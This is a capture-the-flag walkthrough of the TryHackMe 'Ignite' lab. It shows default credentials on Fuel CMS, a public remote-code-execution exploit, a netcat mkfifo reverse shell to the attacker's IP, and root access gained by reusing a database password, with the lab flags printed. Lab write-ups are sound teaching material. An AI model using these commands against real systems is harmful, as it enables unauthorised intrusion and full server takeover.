

# Ignite

```
ping ignite.thm
```


## Recon

```
rustscan -a ignite.thm -- -A -oN portscan
```


Only 1 port is open as **80**

```
PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http    syn-ack ttl 60  Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/fuel/ ←
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
```

On port 80 **Fuel cms** is running with the **version 1.4**



After navigating to the **/fuel** directory it is login panel and it's password is **admin:admin**  
But admin panel is not interesting or it not give us a shell.



check for the fuel cms version exploit

```
(root@Hindutva) - [~/Desktop/ctf/ignite]
# searchsploit fuel cms 1.4
```

Exploit Title	Path
Fuel CMS 1.4.1 - Remote Code Execution (1)	linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)	php/webapps/49487.rb
Fuel CMS 1.4.1 - Remote Code Execution (3)	php/webapps/50477.py
Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)	php/webapps/50523.txt
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)	php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)	php/webapps/48778.txt

Lets see the file location of 50477 exploit

```
(root@Hindutva) - [~/Desktop/ctf/ignite]
# searchsploit -p 50477
Exploit: Fuel CMS 1.4.1 - Remote Code Execution (3)
URL: https://www.exploit-db.com/exploits/50477
Path: /usr/share/exploitdb/exploits/php/webapps/50477.py
Codes: CVE-2018-16763
Verified: False
File Type: Python script, ASCII text executable
```

```
(root@Hindutva)-[~/Desktop/ctf/ignite]
# python3 /usr/share/exploitdb/exploits/php/webapps/50477.py -h
usage: python3 /usr/share/exploitdb/exploits/php/webapps/50477.py -u <url>

fuel cms fuel CMS 1.4.1 - Remote Code Execution Exploit

options:
  -h, --help            show this help message and exit
  -v, --version          show the version of exploit
  -u url, --url url      Enter the url

EXAMPLE - python3 /usr/share/exploitdb/exploits/php/webapps/50477.py -u http://10.10.21.74
```

It will give us a RCE but we want a proper shell.

```
(root@Hindutva)-[~/Desktop/ctf/ignite]
# python3 /usr/share/exploitdb/exploits/php/webapps/50477.py -u http://ignite.thm
[+]Connecting...
Enter Command $whoami
systemwww-data

Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt

Enter Command $
```

We can create a file with reverse shell

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc YOUR_IP 4444 >/tmp/f"
> shell.sh
```

give executable permission for it

```
chmod +x shell.sh
```

```

Enter Command $echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.10.10 4444 >/tmp/f" > shell.sh
system

Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
shell.sh

Enter Command $chmod +x shell.sh
system

Enter Command $

```

Now start the netcat listener and run the file `./shell.sh`

```

connect to [10.10.10.10] from (unknown) [10.10.10.12] 11200
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ pwd
/var/www/html
$ cd /home/www-data
$ ls -a
.
..
flag.txt
$ cat flag.txt
6470e394cbf6dab6a91682cc8585059b
$ |

```

## Privilege Escalation

We can see that on port 80 there are documentation of fuel cms but on that we got a file name called **database.php**

ignite.thm

Reverse Shell TryHackMe MSFvenom - Metasplo...

## 1 Change the Apache .htaccess file

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g. "/"), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.

In some server environments, you may need to add a "?" after index.php in the .htaccess like so:

```
RewriteRule .* index.php?/$0 [L]
```

**NOTE:** This is the only step needed if you want to use FUEL *without* the CMS.

## 2 Install the database

Install the FUEL CMS database by first creating the database in MySQL and then importing the **fuel/install/fuel\_schema.sql** file. After creating the database, change the database configuration found in **fuel/application/config/database.php** to include your hostname (e.g. localhost), username, password and the database to match the new database you created.

Just navigate to the **/var/www/html/fuel/application/config/**  
cat database.php

We got a password for the **root** user

```
$db['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
    @include(TESTER_PATH.'config/tester_database'.EXT);
}
}
```

Before that execute the tty shell for run su command

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Got the root shell

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ su root
su root
Password: mememe

id
id
root@ubuntu:/var/www/html/fuel/application/config# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/var/www/html/fuel/application/config# whoami
whoami
root
root@ubuntu:/var/www/html/fuel/application/config# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~# |
```